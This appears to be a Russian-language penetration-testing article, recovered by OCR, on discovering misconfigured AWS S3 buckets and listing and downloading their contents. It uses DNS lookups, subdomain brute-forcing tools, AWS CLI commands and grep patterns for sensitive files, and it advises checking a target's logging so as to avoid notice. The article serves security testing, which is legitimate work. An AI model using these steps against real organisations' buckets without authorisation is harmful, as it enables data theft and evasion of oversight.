


ПРОВЕРКА ВЕДЕР

КАК ИСКАТЬ УЯЗВИМОСТИ В БАКЕТАХ AWS S3

Хранилище Amazon S3, хоть и содержит статические данные, может открывать большие возможности при пентесте. Неправильно выставленные разрешения позволяют хакерам выискивать в S3 чувствительные данные, которые дадут путь для дальнейшего продвижения. В этой статье мы посмотрим, как могут выглядеть мисконфиги S3 и как их эксплуатировать.

MichelleVermishelle
17 y.o. | TG: @MichaelZhm
michael.zhmailo@yandex.ru

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ТЕОРИЯ

У бакетов есть возможность контроля доступа: объекты могут быть общедоступными либо приватными. Доступ к приватным бывает как только для чтения, так и с возможностью записи.

Как выглядит S3

Внутри S3 есть два типа данных: Bucket — контейнер для объектов и Object — сам файл. Самые частые способы взаимодействия:

- `List` — перечислить все хранилища S3 или файлы на S3;
- `Get` — получить файл;
- `Put` — поместить файл на S3;
- `Delete` — удалить файл.

Формат URL для доступа к S3 выглядит так:

```
http(s)://{имя бакета}.s3.{регион}.amazonaws.com
```

Здесь `{имя}` определяется владельцем бакета, например:

```
https://xakeprufiles.s3.us-west-2.amazonaws.com
```

Бакеты S3 можно обнаружить разными способами, например найти URL в исходном коде страницы веб-сайта, в репозиториях GitHub или даже автоматизировать процесс с помощью готовых утилит.

Для перебора можно использовать название компании, за которым следуют общие термины. Например, `xakepru-assets`, `xakepru-www`, `xakepru-public`, `xakepru-private` и так далее.

Также к бакету или объекту может быть привязана политика безопасности.

Политики бакета

С помощью политик можно указать, кто имеет доступ к ресурсу и какие дей-ствия может выполнять с ним. Есть четыре варианта:

- публичный доступ (Public Access);
- ACL — сокращение от Access Control List. Можно настраивать как на бакет, так и на конкретный объект бакета;
- Bucket Policies — настраиваются только для бакета;
- Time Limited URLs — временные URL для доступа.

Еще есть политики, основанные на личности, они прикрепляются к пользователю, группе или роли IAM. Позволяют определять, что объект может делать.

ПОИСК БАКЕТОВ

Начать стоит с сервиса greyhatwarfare.com. Он позволяет находить бакеты и объекты в них с помощью ключевых слов.

3	krdev.s3.amazonaws.com	1.0.0-SNAPSHOT/Android/musicjacket/hacking
4	krdev.s3.amazonaws.com	1.0.0-SNAPSHOT/iOS/musicjacket/hacking
5	preview_files.s3.amazonaws.com	preview_naaaaaaaaaap_Hacking_1206923732.flv
6	customersbucket.s3.amazonaws.com	Chapter III - HACKING THE HIDDEN WORLD...ERCIAL AND GOVERNMENT MIND CONTROL.html
7	customersbucket.s3.amazonaws.com	Chapter III - HACKING THE HIDDEN WORLD...MERCIAL AND GOVERNMENT MIND CONTROL.mp4

Обнаружение бакетов

Если толком ничего не находится, то идем на сайт компании. Здесь нам поможет Burp Suite. Просто просматривай веб-сайт, а затем анализируй полученную карту.

При этом бакеты всегда находятся на следующих URL:

```
http://s3.[region].amazonaws.com/[bucket_name]/
http://[bucket_name].s3.[region].amazonaws.com/

http://s3-website-[region].amazonaws.com/[bucket_name]
http://[bucket_name].s3-website-[region].amazonaws.com

http://[bucketname].s3.dualstack.[region].amazonaws.com
http://s3.dualstack.[region].amazonaws.com/[bucketname]
```

Нужно ли нам подбирать правильный регион? Нет! Amazon любезно подскажет, что мы ищем где-то не там. Поэтому нам достаточно лишь названия бакета.

https://s3-us-east-2.amazonaws.com/flaws.cloud/

С этим XML-файлом не связана ни одна таблица стилей. Ниже показано дерево элементов.

```
-<Error>
  <Code>PermanentRedirect</Code>
 -<Message>
    The bucket you are attempting to access must be addressed using the specified endpoint. Please send all future requests to this endpoint.
  </Message>
  <Endpoint>flaws.cloud.s3-us-west-2.amazonaws.com</Endpoint>
  <Bucket>flaws.cloud</Bucket>
  <RequestId>5PVMAKZMEVRN54WA</RequestId>
 -<HostId>
    4/DSKyzlztlxkIK4giXx/P2EBJ5McsnNvdvubWaAItcrB3E0BLaD+CsnpAf4cANgAY/KxmpnOBg=
  </HostId>
</Error>
```

Неверный регион

Но как получить это название? Чаще всего оно скрывается в записях CNAME (в них сопоставлены псевдонимы с исходными DNS-именами) домена атакуемой компании. Обнаружить их можно вот так:

```
dig <domain> any
```

Пример:

```
dig flaws.cloud any
```

```
┌──(root㉿kali)-[~/aws]
└─# dig flaws.cloud any

; <<>> DiG 9.18.4-2-Debian <<>> flaws.cloud any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46686
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;flaws.cloud.                   IN      ANY

;; ANSWER SECTION:
flaws.cloud.            5       IN      A       52.218.177.122
flaws.cloud.            21600   IN      NS      ns-1061.awsdns-04.org.
flaws.cloud.            21600   IN      NS      ns-1890.awsdns-44.co.uk.
flaws.cloud.            21600   IN      NS      ns-448.awsdns-56.com.
flaws.cloud.            21600   IN      NS      ns-966.awsdns-56.net.
flaws.cloud.            900     IN      SOA     ns-1890.awsdns-44.co.uk. awsdns-hostmaster.amazon.com. 1 7200 900 1209600 86400

;; Query time: 124 msec
;; SERVER: 192.168.116.2#53(192.168.116.2) (TCP)
;; WHEN: Mon Oct 24 12:21:07 EDT 2022
;; MSG SIZE  rcvd: 257
```

Смотрим DNS

Да, может быть, CNAME и пуст, но посмотрим, что еще есть на этом IP:

```
nslookup <ip>
```

Пример:

```
nslookup 52.218.192.11
```

```
┌──(root㉿kali)-[~/aws]
└─# nslookup 52.218.192.11
11.192.218.52.in-addr.arpa      name = s3-website-us-west-2.amazonaws.com.

Authoritative answers can be found from:
```

Обратный поиск

И получим, что к IP привязан еще и адрес `s3-website-us-west-2.amazonaws.com`. Это так называемый Website Endpoint. Эндпоинты используются, когда с бакетом интегрирован простенький статический веб-сайт.

Все бакеты S3, настроенные для веб-хостинга, получают домен AWS, который можно использовать без собственного DNS. То есть имя бакета в данном случае совпадает с именем домена, а именно `flaws.cloud`.

Конечно же, каждый домен перебирать вручную проблематично. Ускорит дело простенький скрипт на Bash:

```
while read p; do
echo $p, curl --silent -I -i http://$p | grep AmazonS3
done < subdomains.txt
```

```
┌──(root㉿kali)-[~/aws]
└─# while read p; do
echo $p
curl --silent -I -i http://$p | grep AmazonS3
done < subdomains.txt
xakep.ru
google.com
yandex.ru
flaws.cloud
Server: AmazonS3
amazonaws.com
```

Перебор доменов

Обрати внимание, что не все домены зарегистрированы как записи CNAME. Некоторые могут не отображаться явно в процессе разрешения имен. В таком случае удобно использовать сайт dnscharts.hacklikeapornstar.com. Сюда можно загрузить список доменов, а сервис уже самостоятельно найдет записи и по возможности сопоставит их с облачными сервисами.

Визуализация всех записей

Если ты не знаешь, как находить поддомены, то рекомендую утилиту Amass в связке с новой техникой перечисления доменов.

На небольших таргетах одного инструмента будет достаточно:

```
amass enum -d <атакуемый домен> -passive -o res.txt
```

Пассивное сканирование найдет много лишнего, поэтому можно использовать активное:

```
amass enum -d <атакуемый домен> -active -o res.txt
```

Найденные поддомены

Но если все еще мало, то загружай домены в Regulator:

```
python3 main.py <атакуемый домен> <файл с доменами> <output-file>
```

Пример:

```
python3 main.py flaws.cloud res.txt flaws.rules
```

И генерируй список доменов с помощью полученных правил:

```
make_brute_list.sh flaws.rules flaws.brute
```

Итоговый список можно начинать проверять на валидность:

```
puredns resolve flaws.brute --write flaws.valid
```

Наконец, если никак не получается обнаружить имя бакета, то можно попробовать его сбрутить. Для этого существует куча инструментов:

- S3Scanner;
- s3-inspector;
- AWSBucketDump (содержит список возможных имен);
- flumberbuckets;
- bucky;
- teh_s3_bucketeers;
- aws-pentest-tools/s3.

ПОЛУЧЕНИЕ СОДЕРЖИМОГО

Когда ты обнаружил максимальное число бакетов, пора переходить к перечислению их содержимого. С этим отлично справляется AWS CLI:

```
aws configure
```

Дальше вводим данные любой действительной учетной записи AWS.

Существует флаг `--no-sign-request`, который позволяет получать анонимный доступ, но я рекомендую все-таки вводить хоть какие-нибудь учетные данные.

Иногда бывает, что от анонима ничего не найти, но разведка от лица какого-нибудь пользователя раскрывает интересную информацию. Подчеркиваю: требуется ввести данные любой учетной записи AWS. Абсолютно любой.

Предлагаю начать с получения полного списка объектов в бакете:

```
aws aws s3 ls s3://<имя бакета> --recursive
```

Либо:

```
aws s3api list-objects-v2 --bucket <имя бакета>
```

Пример:

```
aws s3 ls s3://flaws.cloud --recursive
aws s3api list-objects-v2 --bucket flaws.cloud
```

Изучение объектов бакета

Если объектов очень много, то можно покопаться в них с помощью стандартных регулярок.

```
# Извлечение имен файлов из параметра Key (имя файла)
grep '"Key"' object.txt | sed 's/[",]//g' > list_keys.txt

# Указываем интересующие нас расширения
patterns='\.sh$|\.sql$|\.tar\.gz$\.properties$|\.config$|\.tgz$\.
conf$|\.zip$|\.7z$|\.rar$|\.txt$|\.ps1$|\.bat$|\.word$|\.xlsx$|\.
xls$|\.pdf$'

# Находим файлы, соответствующие шаблону
egrep $patterns list_keys.txt
```

Когда список возможных объектов получен, можно скачать их вот так:

```
aws s3api get-object --bucket <bucket-name> --key <имя файла> <
download-file-location>
```

Например:

```
aws s3api get-object --bucket flaws.cloud --key aws.txt C:\Users\U
ser\Desktop\downloaded.txt
```

Также можно скачать бакет целиком:

```
aws s3 sync s3://<bucket>/ .
```

Очень много бакетов содержат репозитории на GitHub. Если такой найдется, обязательно попытайся достать интересную информацию с помощью Gitleaks или TruffleHog.

РАЗВЕДКА ИЗ ОБЛАКА

Не стоит забывать про бакеты, даже если у нас уже есть доступ в AWS. Ведь именно в бакетах постоянно встречаются файлы конфигурации, кукбуки, скрипты, необработанные данные, а иногда даже бэкапы баз данных.

AWS CLI

Начинаем всегда с перечисления доступных бакетов:


```
aws s3api list-buckets
```

Продолжение статьи →

COVERSTORY ← НАЧАЛО СТАТЬИ

ПРОВЕРКА ВЕДЕР

КАК ИСКАТЬ УЯЗВИМОСТИ В БАКЕТАХ AWS S3




Поиск бакетов

Теперь можем изучить все ACL, настроенные на бакет:

```
aws s3api get-bucket-acl --bucket <bucket-name>
```

Например:

```
aws s3api get-bucket-acl --bucket buckettest
```



Просмотр ACL

Несложно догадаться, что **Grantee** — объект, которому выдаются права.


Настоящий хакер должен быть незаметным, как ниндзя. Поэтому обязательно проверяй, ведутся ли логи у атакуемого бакета:

```
aws s3api get-bucket-logging --bucket <имя бакета>
```

Например:


```
aws s3api get-bucket-logging --bucket buckettest
```

Если логирования нет, вывода не будет.



Отсутствие логирования

Если же логирование присутствует, AWS CLI уведомит нас об этом.



Логирование существует


В данном случае все логи доступа к бакету **buckettestlogging** будут лежать в бакете **xakepru**.

Обязательно посмотри и политику, привязанную к бакету:

```
aws s3api get-public-access-block --bucket <bucket-name>
```

Например:

```
aws s3api get-public-access-block --bucket buckettest
```



Изучаем политики, привязанные к бакету

Политики бывают следующие:

- **BlockPublicAcls** — если **true**, то предотвращает создание любых ACL или изменение существующих ACL, дающих публичный доступ к бакету;
- **IgnorePublicAcls** — если **true**, то любые действия с общедоступными ACL будут игнорироваться; это не помешает их создать, но предотвратит последствия;
- **BlockPublicPolicy** — если **true**, то ставится запрет на создание или изменение политики, которая разрешает публичный доступ;
- **RestrictedPublicBuckets** — если **true**, то к бакету смогут получить доступ лишь авторизованные пользователи. Собственно, из-за этого параметра я и советовал тебе указывать данные любой учетной записи AWS.

Наконец, получаем все объекты в определенном бакете:

```
aws s3api list-objects-v2 --bucket <bucket name>
```

Пример:

```
aws s3api list-objects-v2 --bucket xakepru
```

Список объектов

Также ты можешь получить информацию об ACL конкретного объекта:


```
aws s3api get-object-acl --bucket <bucket-name> --key <object-
name>
```

Пример:

```
aws s3api get-object-acl --bucket xakepru --key aws.txt
aws s3api get-object-acl --bucket xakepru --key folder1/aws.txt
```

Эксфильтрация

Чтобы достать данные из бакета, нам требуется доступ на чтение (READ).



Способы получения доступа к объектам

